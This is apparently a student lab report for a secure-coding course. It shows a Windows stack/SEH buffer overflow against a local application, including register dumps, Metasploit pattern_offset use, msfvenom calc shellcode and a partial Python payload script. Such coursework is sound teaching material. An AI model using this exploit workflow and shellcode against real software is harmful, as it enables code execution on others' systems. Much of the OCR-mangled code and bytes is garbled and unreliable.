

## **Secure Coding -Lab10**

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L39 +L40

## 1) Crashing frigate with exploit2.py





We can see in the above image the application has been crashed .


## 2) Changing the Trigger:

Finding EIP

```
Total parameter for transmit.

A way aget you thinking the property of the parameter of the
```

Copy this pattern and paste in any user interaction field of exploiting software



After Clicking Search, Our Software will Crash. Now, Copy the Offset overwritten in the

```
EAX 00501D5C StreamRi.00501D5C

ECX 33684132

EDX 00000000

EBX 00000001

ESP 0010F3F8 ASCII "h9A10A11A12A13A14A15A16A17A18A19A

EBP 0010F404 ASCII "13A14A15A16A17A18A19AJ0AJ1AJ2AJ3A

ESI 004C9BD0 StreamRi.004C9BD0

EDI 0010FA08

EIP 37684136
```

Now Match this EIP offset using pattern\_offset.rb

```
| coate pattern_create.rb | coate pattern_cr
```

Generate Shell Code

To change default trigger to calc

```
platform windows -p windows/exec CMD=calc -= x86/alpha_mixed
    msfvenom
              x86
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
payload size: 448 bytes
Final size of python file: 2145 bytes
buf =
       P...
buf += b*\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49*
       b*\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
       b*\x37\x51\x5a\x6a\x41\x58\x5e\x3e\x41\x3e\x41\x6b\x41*
       b*\x61\x51\x32\x41\x42\x32\x42\x42\x38\x42\x42\x42\x42
       b*\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c
       b*\x42\x65\x58\x35\x58\x75\x58\x65\x38\x6e\x69\x7a\x45
       b"\x35\x61\x4f\x38\x62\x44\x6c\x4b\x58\x58\x46\x58\x4c
       b*\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b*
         \x73\x42\x36\x46\x34\x4f\x38\x37\x33\x7a\x45\x76\x36\
       b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32
         \x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49
         \x57\x7a\x42\x6b\x42\x5@\x52\x71\x47\x6c\x4b\x33\x62
         \x56\x7@\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46
         \x71\x31\x68\x38\x63\x42\x68\x43\x31\x56\x51\x56\x31
buf
         \x8+\x6b\x3\x59\x47\x58\x36\x61\x48\x53\x6e\x6b\x33
         \x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64
         \x4c\x4b\x77\x71\x4a\x76\x38\x31\x39\x6f\x4e\x4c
         \x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50
         \x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57
         \x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38
         \x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c
         \x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b
       b*\x74\x44\x6e\x6b\x36\x61\x4e\x38\x6f\x79\x33\x74\x51
       b*\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a
       b*\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e
buf
       b*\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71
buf
       b*\x6e\x6d\x4d\x55\x6f\x42\x65\x5e\x73\x3e\x47\x78\x32
buf
buf
       b*\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f
       b*\x6a\x75\x6d\x6b\x5a\x5@\x6d\x65\x6e\x42\x52\x76\x62
buf
       b*\x48\x4d\x76\x6f\x65\x4f\x4d\x6f\x6d\x39\x6f\x79\x45*
       b*\x67\x4c\x54\x46\x53\x4c\x56\x6a\x4d\x50\x49\x6b\x79*
   += b"\x70\x33\x45\x54\x45\x4f\x4b\x73\x77\x54\x53\x72\x52"
   += b*\x70\x6f\x33\x5a\x35\x50\x61\x43\x6b\x4f\x6b\x65\x35*
buf += b*\x33\x53\x51\x38\x6c\x43\x53\x35\x58\x41\x41*
```

respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Pane

## Calc

```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" = 230
nseh="\x86\xE5\x48\x90"
nops="\x90" * 30
# msfvenom -a x86 --platform windows -p windows/exec CMD-calc -e x86/alpha_mixed -b "\x00"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62\
@ CD Drive (D:) VirtualSex Opest Additions
                                              @ CD Drive (D:) VirtualBox Osest Additions
Local Disk (C1)
Deers
                                             QK Qareel
```

Stack overflow is reason for above operations because when the given data grows beyond its allocated space, the dynamic stack contents begin to overwrite other things. Because of this calculator is popping-up.